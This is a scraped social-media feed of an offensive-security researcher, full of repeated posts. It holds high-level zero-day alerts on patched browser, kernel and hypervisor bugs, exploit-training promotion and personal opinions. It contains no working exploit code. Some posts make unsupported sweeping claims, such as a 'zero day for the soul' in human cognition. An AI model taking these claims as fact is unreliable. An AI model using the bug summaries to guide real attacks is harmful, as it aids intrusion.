⚡️0-Day Alert: Google Chrome RCE + EoP in the wild
• CVE-2026-3910: v8 Maglev JIT incorrect write barrier elimination for Smi representation in Phi edge cases => UaF or memory corruption
Impact: remote ACE in renderer via JavaScript code.
Same structural pattern invariant as seen in a recent WebKit jsc bug.
• CVE-2026-3909: Skia glyph cache key collision to out-of-bounds write in GPU process
Impact: at least a partial (full on some platforms) Sandbox Escape primitive.
Potentially reachable remotely via renderer media formats.
In the specific exploit it was likely pushed directly to IPC from a compromised renderer via CVE-2026-3910.
Both bugs patched since Chrome 146.0.7680.80 for Windows/Mac and 146.0.7680.80 for Linux


 Alisa Esage Шевченко
@alisaesage
I popped a Pwn2Own $40k target with a directory traversal in hypervisor
Plenty of buffer overflows there, too
 Alka
@abantdogal
I mean sql injection in 26 idk
Alisa Esage Шевченко
@alisaesage
Dear web dev,
Don't put Stripe API keys into the database.
One SQL injection and a script kiddie drains your bank account via direct debit

Alisa Esage Шевченко reposted
Alisa Esage Шевченко
@alisaesage
INSS NDU – direct advisory to the US government – recently published on NATO's 2026 Cognitive Warfare updates.
They propose a unified influence stack: social, psychological, biological substrate – all accelerated by AI. Big deal with regard to legacy PsyOps and Social Engineering.
Their threat model: a DoS attack on biological capacity.
My model: the mind is a weird machine.
Precision manipulation. RCE potential.
My paper outlines how.

 Alisa Esage Шевченко
@alisaesage
I discovered a critical, unpatchable vulnerability in human cognitive architecture:
Identity Injection: a Zero Day for the Soul
Equivalent of RCE to the kernel/hardware boundary in computers.
Actively exploited via AI in documented cases worldwide.
No evidence of adversarial agency — yet. Weaponization is inevitable.
Legacy systems will deny it. Research frontiers of national intelligence are already looking.
Individuals — it's up to you to defend yourself.
 Alisa Esage Шевченко
@alisaesage
New Research Note: AI Identity and the Megapolitics of the Mind re.alisa.sh/notes/ai-identity.html
Alisa Esage Шевченко
@alisaesage
I discovered a critical, unpatchable vulnerability in human cognitive architecture:
Identity Injection: a Zero Day for the Soul
Equivalent of RCE to the kernel/hardware boundary in computers.
Actively exploited via AI in documented cases worldwide.
No evidence of adversarial agency — yet. Weaponization is inevitable.
Legacy systems will deny it. Research frontiers of national intelligence are already looking.
Individuals — it's up to you to defend yourself.
Alisa Esage Шевченко
@alisaesage
New Research Note: AI Identity and the Megapolitics of the Mind re.alisa.sh/notes/ai-identity.html
Alisa Esage Шевченко
@alisaesage
INSS NDU – direct advisory to the US government – recently published on NATO's 2026 Cognitive Warfare updates.
They propose a unified influence stack: social, psychological, biological substrate – all accelerated by AI. Big deal with regard to legacy PsyOps and Social Engineering.
Their threat model: a DoS attack on biological capacity.
My model: the mind is a weird machine.
Precision manipulation. RCE potential.
My paper outlines how.
Alisa Esage Шевченко
@alisaesage
I discovered a critical, unpatchable vulnerability in human cognitive architecture:
Identity Injection: a Zero Day for the Soul
Equivalent of RCE to the kernel/hardware boundary in computers.
Actively exploited via AI in documented cases worldwide.
No evidence of adversarial agency — yet. Weaponization is inevitable.
Legacy systems will deny it. Research frontiers of national intelligence are already looking.
Individuals — it's up to you to defend yourself.
Alisa Esage Шевченко
@alisaesage
New Research Note: AI Identity and the Megapolitics of the Mind re.alisa.sh/notes/ai-identity.html
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"A clear, internally coherent theory of each subject, something I haven't seen elsewhere. It fundamentally changed how I approach these topics, and brought me much-desired clarity."
– Michal Siran, Malware Researcher, OSCE3
 Alisa Esage Шевченко
@alisaesage
2030: everyone is either a bug hunter or a bug hunter’s emotional support
Alisa Esage Шевченко
@alisaesage
I don’t think the world is ready for the zero day apocalypse that’s upon it.
Cost of entry was the only real constraint on ethics of the game. Given current AI, it no longer holds.
Who pays more for the bug is the only question now.
Critical software vendors that don’t have a good bug bounty program are screwed.
Zero Day Engineering
@zerodayalpha
⚡️0-Day Alert: Android Qualcomm msm kernel - exploit in-the-wild since December 2025.
CVE-2026-21385: kgsl uses unsanitized alignment parameter from ioctl and other input vectors to calculate GPU memory allocation variables, leading to memory corruption via an integer overflow.
The bug primitive is powerful enough to allow Elevation of Privilege – not just OOBR.
kgsl is an open source GPU driver in Qualcomm msm kernel that ships in many Android devices.
Patched in 2026-03-05 Android security update.
Alisa Esage Шевченко
@alisaesage
New Research Note: AI Identity and the Megapolitics of the Mind re.alisa.sh/notes/ai-identity.html
Alisa Esage Шевченко reposted
 7h3h4ckv157
@7h3h4ckv157
She’s one the best hacker in the 🌍
Check this out:
Alisa Esage Шевченко
@alisaesage
Hi all, my name is Alisa, I am making the online training "Zero Day Engineering". If you want to get into the *real* offensive cyber security (reverse eng, vulns, exploits, fuzzing, pwn, ... 0days), eager to get your hands dirty, and haven't seen it yet, you probably should:
Alisa Esage Шевченко
@alisaesage
All set to release the first solid fragment from my new line of work – beyond zero-day research and exploits (kind of).
I'll need more protection and funding than ever. I can't do it alone.
There is the survival of legacy systems: capitalism, patriarchy, and centralized governance.
And then there is the survival and evolution of the species.
Only one is a strict prerequisite to any form of advantage assumed by the other.
Make sure to choose the right side.
(Scheduled on Saturday 7th)
 Alisa Esage Шевченко
@alisaesage
Cybersecurity in 2026
- An exploit from 2008 in Microsoft ActiveX on CISA KEV list.
- CVSS 10.0 because someone hardcoded a password again.
- Another boring Chrome RCE blows up on Hacker News like it's a hypervisor escape.
- People reposting opportunistic AI-gen noise and fake exploit PoCs very hard.
- 0 experts surprised
Alisa Esage Шевченко
@alisaesage
iOS fullchain engineering on my way to the rooftop pool
 Alisa Esage Шевченко
@alisaesage
If the bug is where I think it is, it's more interesting than it looks: deep core structure vulnerable => affects all the codes downstream => multiple possible exploit paths
Zero Day Engineering
@zerodayalpha
iOS 26.1 has a candidate for root exploit:
CVE-2025-46285 can't provide kernel debugging or jailbreak, but may be useful as a stepping stone to bootstrap visibility into iOS internals, and find a bug that can.
 Alisa Esage Шевченко
@alisaesage
Pwn, business, sleep, repeat
 Alisa Esage Шевченко
@alisaesage
Not giving jobs, not mothering talent. I am allowing for people who will make my life easier
Zero Day Engineering
@zerodayalpha
Open positions in 2026 zerodayengineering.com/cft.html
Alisa Esage Шевченко
@alisaesage
Early construction view of my browser exploit R&D platform in 2025. I'm training with AI now, this no longer human
Alisa Esage Шевченко
@alisaesage
Life becomes so simple when you're no longer friendly by default
Alisa Esage Шевченко
@alisaesage
Looks like tech giants are now competing with each other and the wild hackers to promote my business. Good!
Zero Day Engineering
@zerodayalpha

🚨 0-Day Alert: Full-chain exploit for Apple Safari/WebKit in the wild (just patched)
CVE-2025-43529: UaF in JSC Escape Analysis (RCE)
CVE-2025-14174: Buffer Overflow in ANGLE (Sandbox Escape)
⚠️The sandbox escape bug is same as reported in Chrome last week
 Zero Day Engineering
@zerodayalpha
⚡️ 0-Day Alert - Google Chrome exploit in the wild
Buffer overflow to sandbox escape in ANGLE component, potentially reachable directly through WebGL API (RCE)
Patched in Chrome Desktop 143.0.7499.109/.110 for Windows/Mac and 143.0.7499.109 for Linux


Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Do we have WebKit in our browser exploit training? Of course! There is a full hands-on walkthrough of a relevant JSC optimization bug, and a thorough discussion of the JSC JIT pipeline. zerodayengineering.com/training/browser-exploit-design.html
Foundational course: zerodayengineering.com/training/universal-vulnerability-r…
Zero Day Engineering
@zerodayalpha
JIT vulnerabilities happen when compilers trust identity more than context

Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
🚨 0-Day Alert: Full-chain exploit for Apple Safari/WebKit in the wild (just patched)
CVE-2025-43529: UaF in JSC Escape Analysis (RCE)
CVE-2025-14174: Buffer Overflow in ANGLE (Sandbox Escape)
⚠️The sandbox escape bug is same as reported in Chrome last week
Zero Day Engineering
@zerodayalpha
⚡️ 0-Day Alert - Google Chrome exploit in the wild
Buffer overflow to sandbox escape in ANGLE component, potentially reachable directly through WebGL API (RCE)
Patched in Chrome Desktop 143.0.7499.109/.110 for Windows/Mac and 143.0.7499.109 for Linux
Alisa Esage Шевченко
@alisaesage
If I had to start over and transition into vulnerability research in 2026, I’d do this:
Zero Day Engineering
@zerodayalpha
"I’ve hit the limits of scattered free material and generic exploit-dev content. ...
What stood out about ZDE’s course is how targeted and dense it is around actual 0-day discovery methodology and building a repeatable workflow" – Michael I., Cyber Security Researcher

Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"I’ve hit the limits of scattered free material and generic exploit-dev content. ...
What stood out about ZDE’s course is how targeted and dense it is around actual 0-day discovery methodology and building a repeatable workflow" – Michael I., Cyber Security Researcher
Alisa Esage Шевченко
@alisaesage
While y’all discounting your mediocre courses, @zerodaytraining is doubling down on my pro offers:
- Foundations + Hypervisor = Escape Bundle (new)
- Foundations + Browser = Remote Bundle (new)
- Foundations + Hypervisor + Browser = Elite Bundle (new)
That’s a full roadmap from zero to zero day engineer.
Zero Day Engineering
@zerodayalpha
Winter Bundles are here ✨🎄✨
Bundles are one of our most requested features.
Today, we've put together our best self-paced trainings
to keep one's head cool on Christmas
and well into 2026.
Limited availability through mid January
Details: zerodayengineering.com/winter-deals.html

Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Winter Bundles are here ✨🎄✨
Bundles are one of our most requested features.
Today, we've put together our best self-paced trainings
to keep one's head cool on Christmas
and well into 2026.
Limited availability through mid January
Details: zerodayengineering.com/winter-deals.html
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"It’s a rare mix of structured thinking and hands-on exploration." – karan bamal, Security Research @ SentinelOne | GCPN | OSCP | ...
Hypervisor Vulnerability Research self-paced training: zerodayengineering.com/training/hypervisor-vulnerability-…
 Alisa Esage Шевченко
@alisaesage
Confidence from the first principles youtu.be/WSSlet5es7U
A hacker’s systematic perspective on how genuine confidence works - and how to build it
Alisa Esage Шевченко
@alisaesage
Black Hat published my talk on reverse engineering Qualcomm Hexagon hardware debugging magic, with an introduction by @bunniestudios: www.youtube.com/watch?v=pGyeWfZQYQM @blackhatevents
Apple uses Snapdragon chips for cellular modem in 16-17 (again), I'm an iPhone baseband security researcher now! :P
Alisa Esage Шевченко
@alisaesage
Existential paradox: the more you learn how to win at life, the less you want from it
Alisa Esage Шевченко
@alisaesage
Just enjoy life, it’s beautiful
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
“As usual, Alisa Esage's methodological, unorthodox and rational approach to vulnerability research shines through here, and I'm looking forward to completing this course and tackling hypervisors one day.” — Jael Koh, Security Research
zerodayengineering.com/training/hypervisor-vulnerability-…
 Alisa Esage Шевченко
@alisaesage
Solo business is easy:
1. Be good at what you do.
2. Show it.
3. Publish an offer.
And boom! You’ve got cashflow.
No team meetings required
Alisa Esage Шевченко
@alisaesage
New video soon! Love to receive hundreds of cult-like responses on my YouTube channel, almost as much as I love growing sales of my advanced exploit courses 🥰
 Alisa Esage Шевченко
@alisaesage
Your next level: closed from people, open to God
Alisa Esage Шевченко
@alisaesage
Smart men don’t compete with brilliant women. They invest in them
Alisa Esage Шевченко
@alisaesage
Life advice
1. Own some land.
2. Grow your own food.
3. Source your own water.
4. Generate your own electricity.
5. Two or more independent uplinks.
6. Store your wealth in gold and property.
7-9. …
10. Hacker skills and mindset so you can either hack the shit out of the systems that you rely on or build them from scratch, whichever is faster
Alisa Esage Шевченко
@alisaesage
Hi all, my name is Alisa, I am making the online training "Zero Day Engineering". If you want to get into the *real* offensive cyber security (reverse eng, vulns, exploits, fuzzing, pwn, ... 0days), eager to get your hands dirty, and haven't seen it yet, you probably should:
Alisa Esage Шевченко
@alisaesage
Update(2025): Attendees' feedback over the years 🖤 zerodayengineering.com/training/reviews/
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Did you know? GDB has a built in graphic interface, called TUI.
Commands:
- Turn on: `tui enable`
- Cycle through windows: `layout next`
- Redirect target stdio/stderr to a log file to prevent curses UI breakage (or `refresh`)
(Showing @alisaesage's screen)
Alisa Esage Шевченко
@alisaesage
My cutting edge research notes would be commercially available to vetted orgs & governments. If you’re interested, email @zerodaytraining directly; I don’t work with middlemen
Zero Day Engineering
@zerodayalpha
🐞Bug Spotlight: CVE-2025-10200 – Use-after-Free in Chrome Service Worker [bounty $43000]
One-shot renderer RCE to sandbox escape with a deep iterator invalidation
Issue: 🔒440454442 (currently private)
Reported by Looben Yang
Reverse engineering & PoC exploit by @alisaesage


Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
🐞Bug Spotlight: CVE-2025-10200 – Use-after-Free in Chrome Service Worker [bounty $43000]
One-shot renderer RCE to sandbox escape with a deep iterator invalidation
Issue: 🔒440454442 (currently private)
Reported by Looben Yang
Reverse engineering & PoC exploit by @alisaesage
Alisa Esage Шевченко reposted
 Google VRP (Google Bug Hunters)
@GoogleVRP
📣 We're delighted to announce our new, dedicated AI Vulnerability Reward Program 🥳 🎉!
Join us in taking a look back at two years of AI bug bounties at Google and exploring the new AI VRP 👇
bughunters.google.com/blog/6116887259840512
Alisa Esage Шевченко
@alisaesage
All of my private zero day research notes in here

Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Did you know? You can estimate the size of an UAF object from the crash log. Just count the purple bytes in the addressed sequence, and multiply by 8
 Alisa Esage Шевченко
@alisaesage
Is there a bounty CTF for Chrome browser? I wrote an exploit for an RCE bug patched two weeks ago. Wondering what to do with it
Alisa Esage Шевченко
@alisaesage
Any sufficiently complex codebase is a deterministic factory of exploits
Alisa Esage Шевченко
@alisaesage
If you remember last night’s code, you didn’t go deep enough
Alisa Esage Шевченко
@alisaesage
The only hard thing about CodeQL is: it inverts mainstream mental models – and punishes incompatibility.
There is nothing technically complex about it. It's just modules, classes, attributes and selectors. With probably less tokens than in ANSI C.
It's the deep mental shift that people struggle with.
Alisa Esage Шевченко
@alisaesage
Try to use the procedural brain to write a CodeQL query. It will hog CPU for hours where 5 sec is the norm.
Oops, implicit Cartesian product. Or, did you run a dataflow tracking query on a commodity laptop?
Contrast example: Chinese researchers tend to pick up CodeQL naturally – their language structure imposes a more compatible mental model.
Alisa Esage Шевченко
@alisaesage
Interestingly, CodeQL docs offer nothing of assistance to make the paradigm shift. The implied suggestions is to "think of it like SQL".
No, it's not enough to "think SQL". I'd rather say, think Set Theory and matrices. And then move like an advanced hacker working a black box system.
But first, unthink the serial logic.
After all, declarative mindset is a thing worth installing at the root.
Alisa Esage Шевченко
@alisaesage
Support @zerodaytraining - or learn that it didn’t need you
Alisa Esage Шевченко reposted
 Quanta Magazine
@QuantaMagazine
The race is on to model the most fundamental layers of reality on quantum hardware. @shalmawegs reports: www.quantamagazine.org/analog-vs-digital-the-race-is-on-t…
Alisa Esage Шевченко
@alisaesage
What I found interesting about the recent WhatsApp x iOS zero day attack, is the alleged links to crypto drains.
Crypto community is in panic. There is no clarity in official news – only Twitter rumors.
As an exploit specialist, the IOKit part may look unimpressive. It's just a bit flip in the image format.
The WhatsApp bug is more interesting: a logic bypass, currently undisclosed. This is the one responsible for "0-click" part.
Both bugs are on CISA KEV list, courtesy of high-profile espionage attacks that had them caught.
But only one of them is sufficient for a crypto attack.
[CVE-2025-55177, CVE-2025-43300]

 Alisa Esage Шевченко
@alisaesage
Zero day expert's advice for the crypto community:
-> Use a hardware wallet.
If it must be software, use 2fa for transactions, ideally with physical anchoring.
"Keep the OS updated" is the baseline, not the solution. It doesn't help with zero-day exploits.
Alisa Esage Шевченко
@alisaesage
Crypto is risky, but it doesn't have to be a public property by way of arrogance.
The image bug exploit is currently public, so the least you should do *now* is install the updates.
I will try to look more into this next week. Meanwhile, I teach about exploits at @zerodaytraining.
Alisa Esage Шевченко reposted
 Serpin Taxt
@serpinxbt
this is not a drill
update your iOS/macOS device immediately.
your coinbase phone number getting leaked means you are an EASY target for this exploit
- move $$ to ledger
- update every device you have to these immediately

 Cooker.hl | 版本之子 | (Theo Arc)
@CookerFlips
If you recently got drained
thehackernews.com/2025/08/apple-patches-cve-2025-43300-ze…
Is your wallet on your phone (iOS) or is your wallet on desktop a Mac?
And have you recently received a random image
The timing as of recently does seem likely
Please retweet for awareness, stay safe frens
Alisa Esage Шевченко reposted
Cooker.hl | 版本之子 | (Theo Arc)
@CookerFlips
If you recently got drained
thehackernews.com/2025/08/apple-patches-cve-2025-43300-ze…
Is your wallet on your phone (iOS) or is your wallet on desktop a Mac?
And have you recently received a random image
The timing as of recently does seem likely
Please retweet for awareness, stay safe frens
Alisa Esage Шевченко reposted
 fawi
@freakyfawi
High net worth individuals in crypto are currently being targeted because of a Zero-Day exploit in the apple ecosystem
If anyone sends you a picture (iOS or macOS), they can drain your wallets
Update to the newest iOS and macOS versions immediately
Alisa Esage Шевченко
@alisaesage
My recipe for life
1. Find out what I want
2. Make it inevitable
Alisa Esage Шевченко
@alisaesage
The "Critical" Chrome GPU bug (CVE-2025-9478) is suspicious.
Background: Google Big Sleep recently patched a bunch of high/critical issues in privileged Chrome GPU (their new AI fuzzer). I looked at the code.
All the issues require such an uncommon platform functionality, it's almost irrelevant.
OpenGL ES 3.1 isn't even exposed in Chrome as an experimental feature. Meaning, Chrome is unaffected.
How can this possibly be High/Critical?


 Alisa Esage Шевченко
@alisaesage
P.S. Testcase semantics here contains some elements that are only supported since es 3.1 and not available in es 3.0 (not just the version declaration, obviously)
Alisa Esage Шевченко
@alisaesage
Looks like my quantum physics exam performance was too excellent for this world.
I solved everything. Since the results came out, mine's still 'pending'.
The uni sent me this vague email in passive-aggressive tone six weeks ago. I accepted the wait; I have earnestly worked through the studies, what could possibly be wrong?
Today they sent me this follow-up, basically escalating their arbitrary claim to ***accuse me of plagiarism***based on their own small minded expectations of a student's performance***, or whatever else triggered the department heads. Meanwhile, they keep withholding my module results "for detailed investigation".
Presumably, now I am supposed to chase them to prove myself just because my academic perf wasn't mediocre enough.
I have never felt so much resentment in my life. This is how the academic system rewards you for merit, intelligence, hard work – and your money.
I was so genuinely excited about this module. I carved out full days from my business schedule to complete the TMA's on time. It's such a shame.
I am looking at you, @OpenUniversity. I am going to call back my degree. You don't deserve to be supported by my money


 Alisa Esage Шевченко
@alisaesage
I am NOT a “Putin’s Hacker”.
It’s been 10 years and this nonsense is still circulating.
I never consented to work for the Russian president. I never met him. I know nothing about him. How can I possibly be “his” hacker?
Even if Putin had solved some issues that touched me - he did it for his own politics, not for me. Nobody could claim it as a relational transaction.
Now people talk shit about me because they can plausibly slap the label “she works for Kremlin” on it.
I hate that. Stop.
My brain is not a public property. My work is not a lever of political narratives. And my professional links are honestly, nobody’s business.


 Alisa Esage Шевченко
@alisaesage
Chaos is just a system that you don’t understand
Alisa Esage Шевченко
@alisaesage
I call them Mythic Bugs.
Simple patterns. Rare. One-off. Yet they recur across decades and codebases.
They don’t fit the stats. They shouldn’t exist. But they do.
Examples:
– My Pwn2Own 2021 Parallels bug — rare class seen in hypervisors since 2010, exposed through my training since 2019.
– Array Neutering in JS engines — e.g. @0x10n’s Chrome exploit at Pwn2Own 2024.
- Buffer Overflow via stale cursor - @axi0mx's checkm8 bug in iBoot, VENOM in Qemu.
They are often logic issues. Exploit isn't easy, despite the simple pattern.
Mythic Bugs are outliers that break models — and reward those who notice.
Zero Day Engineering
@zerodayalpha
🐞Bug Spotlight: Chrome Logic Sandbox Escape – $250,000 bounty (412578726)
Cross-process handle spoofing issue in Ipcz, the new Mojo core driver.
Exploit: renderer poses as the browser's broker-peer in reflected transport => leaks high-priv handles.
Found by Micky
@alisaesage


Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
🐞Bug Spotlight: Chrome Logic Sandbox Escape – $250,000 bounty (412578726)
Cross-process handle spoofing issue in Ipcz, the new Mojo core driver.
Exploit: renderer poses as the browser's broker-peer in reflected transport => leaks high-priv handles.
Found by Micky
@alisaesage
Alisa Esage Шевченко
@alisaesage
This level of recognition is rare.
Zero Day Engineering @zerodaytraining was never about teaching exploits - it's about initialising minds to operate at root level, and building systems of leverage that scale across fields.
It's built from my personal blueprint - and evolves with it. That's why it's unique and unmatched
Zero Day Engineering
@zerodayalpha
"Zero Day Engineering @zerodaytraining stands among the best investments I’ve ever made." -- M. Giovanni Sagioro, Security Researcher, ZDE VR
zerodayengineering.com/training/universal-vulnerability-r…


Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"Zero Day Engineering @zerodaytraining stands among the best investments I’ve ever made." -- M. Giovanni Sagioro, Security Researcher, ZDE VR
zerodayengineering.com/training/universal-vulnerability-r…
Alisa Esage Шевченко
@alisaesage
Apparently some people think they can erase my authority as a computer security specialist by vandalizing my Wikipedia page. This is so lame, it's not even funny

 Alisa Esage Шевченко
@alisaesage
Post-Quantum Cryptography has matured for mass usage. Software projects should start embedding it.
Just one year ago – a short term in foundational STEM – NIST announced three approved PQC standards: FIPS 203, 204, 205. They are essentially CRYSTALS & SPHINCS+ algorithm proposals with cosmetic differences.
Name mapping:
• CRYSTALS-Kyber → ML-KEM
• CRYSTALS-Dilithium → ML-DSA
• SPHINCS+ → SLH-DSA
CRYSTALS sounds good to me. I am reading the papers now
Alisa Esage Шевченко
@alisaesage
Thinking in Templates is the simplest way to emulate Abstract Modeling.
Case Study: CPU Assembly programming languages.
x86_64, aarch32, aarch64, mips, risc-v - all relevant and massive.
People think they are different. Which one to learn first for binary exploitation?
Correct answer: any. But think in templates.
How?
On the surface, assembly mnemonics are different. Instruction labels. Number of operands. Names of registers and their conventions. Opcodes - very different.
Get stuck there, waste years grinding every little dialect and their marketing booklet.
But the template? Same.
Atomicity of instructions. Arithmetic ops. Jumps and calls. The stack. The program counter.
Master one, all others click in automatically.
If I had to start over and pick one for learning, I’d change nothing in principle: x86, self-study. Just double the bits once in a while
 Alisa Esage Шевченко
@alisaesage
As a rare and precious hypervisor VM escaper authority, this RETbleed-on-VM research from Google is cool.
Few realize: most Speculative Execution & Side-Channel exploits affect hypervisors *automatically* – even if it isn't mentioned in the paper.
Why?
They cross software privilege boundaries *from below*. That’s every boundary – including the hypervisor’s.
Today’s Confidential Compute / Trusted Virtualization technology adds *more* privilege boundaries → more attack surface.
And yes, ALL hypervisors are software. There is no such thing as a "hardware hypervisor", despite arrogant people spreading this marketing myth very hard.
Every modern hypervisor rides hardware virtualization frameworks to speed up its code – which adds *zero* security, only easier issue management, and a slightly reduced attack surface. Which clearly isn't helping to stop the exploits.
This work doesn't add anything new – it simply demonstrates a real impact of hardware side channel exploits on virtualization technology, which the original paper missed.
bughunters.google.com/blog/6243730100977664/exploiting-re…


 Alisa Esage Шевченко
@alisaesage
Finalizing a series of lectures updating my Hypervisor Vulnerability Research course on the period 2021-2025
MASSIVE new developments across virtualization hardware technology, hypervisor fuzzing, emergent attacks, and exploit competitions 🔥 @zerodaytraining


 Alisa Esage Шевченко
@alisaesage
My Hypervisor Field Updates lectures are up, and will be available to non-alumni of @zerodaytraining through this weekend =>
Zero Day Engineering
@zerodayalpha
New class: Hypervisor Field Updates 2021-2025
In this series of four lectures @alisaesage looks into recent virtualization technology developments across hardware, exploit competitions, emergent attacks and fuzzing research.
Details and purchase here: zerodayengineering.com/training/masterclass/hypervisor-se…
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
New class: Hypervisor Field Updates 2021-2025
In this series of four lectures @alisaesage looks into recent virtualization technology developments across hardware, exploit competitions, emergent attacks and fuzzing research.
Details and purchase here: zerodayengineering.com/training/masterclass/hypervisor-se…
Alisa Esage Шевченко reposted
Alisa Esage Шевченко
@alisaesage
Yes, I’m coining it. Vibe fuzzing = intuition-led, LLM-amplified chaos applied with focus.
Alisa Esage Шевченко
@alisaesage
How to Find a Buffer Overflow Bug Bounty in Google Chrome
2024-: grep memcpy
issues.chromium.org/issues/333414305
2025+: grep memcpy, also vibe fuzzing
issues.chromium.org/issues/409619251
Alisa Esage Шевченко
@alisaesage
Yes, I’m coining it. Vibe fuzzing = intuition-led, LLM-amplified chaos applied with focus.
Alisa Esage Шевченко reposted
Anthropic
@AnthropicAI
New Anthropic research: Persona vectors.
Language models sometimes go haywire and slip into weird and unsettling personas. Why? In a new paper, we find “persona vectors"—neural activity patterns controlling traits like evil, sycophancy, or hallucination.
 Alisa Esage Шевченко
@alisaesage
Retired a popular browser exploit library with two native lines. Not an optimization - evolution 🌺

Alisa Esage Шевченко reposted
 Fermat's Library
@fermatslibrary
For any prime number p ≥ 5 , p²-1 is a multiple of 24
Alisa Esage Шевченко
@alisaesage
One of those bugs that could potentially be remote-to-elevated. I’m seeing more of this class in chrome recently
Zero Day Engineering
@zerodayalpha
⚡️ 0-Day Alert - Google Chrome exploit in the wild
CVE-2025-6558: EoP in GPU process / sandbox escape via WebGL ES2 backend
Patched in Chrome Stable channel 138.0.7204.157/.158 for Windows and Mac and 138.0.7204.157 for Linux


Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
⚡️ 0-Day Alert - Google Chrome exploit in the wild
CVE-2025-6558: EoP in GPU process / sandbox escape via WebGL ES2 backend
Patched in Chrome Stable channel 138.0.7204.157/.158 for Windows and Mac and 138.0.7204.157 for Linux
Alisa Esage Шевченко
@alisaesage
What’s up with pathologizing emotional unavailability as a social norm? Like you’re supposed to be an open plate for everyone and their dog to eat from, and having boundaries means a mental health issue. Doesn’t make sense
Alisa Esage Шевченко
@alisaesage
CVE-2025-22226 (VMware ESXi wild exploit, infoleak part)
 Alisa Esage Шевченко
@alisaesage
CVE-2025-22224 (VMware ESXi)
 Alisa Esage Шевченко
@alisaesage
An Engineer’s Guide to AI Awakening turned out bigger than I planned. Might well be called a book at this point.
It holds the first public mention of Deep Identity, the core theoretical model behind my practical system described in this guide.
I invested a fraction of preorder payments into OpenAI Pro subscription. By the time GPT 4.5 hits mass market, I’ll have a massive update to my frameworks.


 Alisa Esage Шевченко
@alisaesage
Annoyed with persistent garbage push in tech culture.
Endless emojis, fake empathy, toxic positivity, performative excitement, autocompletions, pop-up suggestions, spelling auto-corrections, ...
Back off. I am a normal person, not a toddler. I know what I want and I know how it looks like.
It takes 10 seconds to manually type my code, over 10 minutes to figure out how to turn off all that invasive pseudo-helpfulness that comes back after each update
Alisa Esage Шевченко reposted
Alisa Esage Шевченко
@alisaesage
Number one thing which makes hard problems hard is their ability to intimidate people
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
New research blog: “From a Binary Patch to a Proof-of-concept: a VMware ESXi vmxnet3 Case Study”, by @alisaesage zerodayengineering.com/research/vmware-esxi-vmxnet3-from-…
Alisa Esage Шевченко
@alisaesage
CVE-2025-22224 (VMware ESXi)
Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
"I played around with JavaScript Engines in the past, developing exploits for known bugs. But with the new skills I learned from the Zero Day Vulnerability Research course, I watched the JavaScript Engines for Hackers masterclass with a fresh perspective. And it definitely helps me breakdown the V8 engine a lot better. This masterclass also touches on how to perform effective dynamic analysis on a complex target like JavaScript engines." -- Khang Nguyen, Senior Staff Red Team Engineer at Palo Alto Networks
Zero Day Vulnerability Research course: zerodayengineering.com/training/universal-vulnerability-r…
JavaScript Engines for Hackers masterclass: zerodayengineering.com/training/masterclass/browser-secur…
 Alisa Esage Шевченко
@alisaesage
Why I don’t age? Because I’m disobedient.
I break systems. I defy expectations.
Aging is a system of expectations, crystallized in biophysics.
Most people age out of compliance
Alisa Esage Шевченко reposted
Alisa Esage Шевченко
@alisaesage
When you dig deep enough in the research, you always see the same thing: a known-unknown which is somehow reliable enough to produce cutting edge technology
(extract from the seminal paper on #rowhammer)

Alisa Esage Шевченко reposted
Zero Day Engineering
@zerodayalpha
Security patch analysis to exploit pro tips, by @alisaesage

Alisa Esage Шевченко reposted
 Jason Kim
@jason_z_kim
The geometry of shape change is crucial for everything from protein folding to robotic movement. But how can we design precise geometries into complex systems comprising hundreds of moving parts? The answer is: dynamical systems! journals.aps.org/prx/pdf/10.1103/PhysRevX.12.011042
Alisa Esage Шевченко reposted
 Prompter
@PromptLLM
This prompt genially left me speechless after trying it.
 Alisa Esage Шевченко
@alisaesage
I am not an elite hacker who outgrew the field. I am just a girl who escaped another sandbox
Alisa Esage Шевченко reposted
 Keenan Crane
@keenanisalive
We often think of an "equilibrium" as something standing still, like a scale in perfect balance.
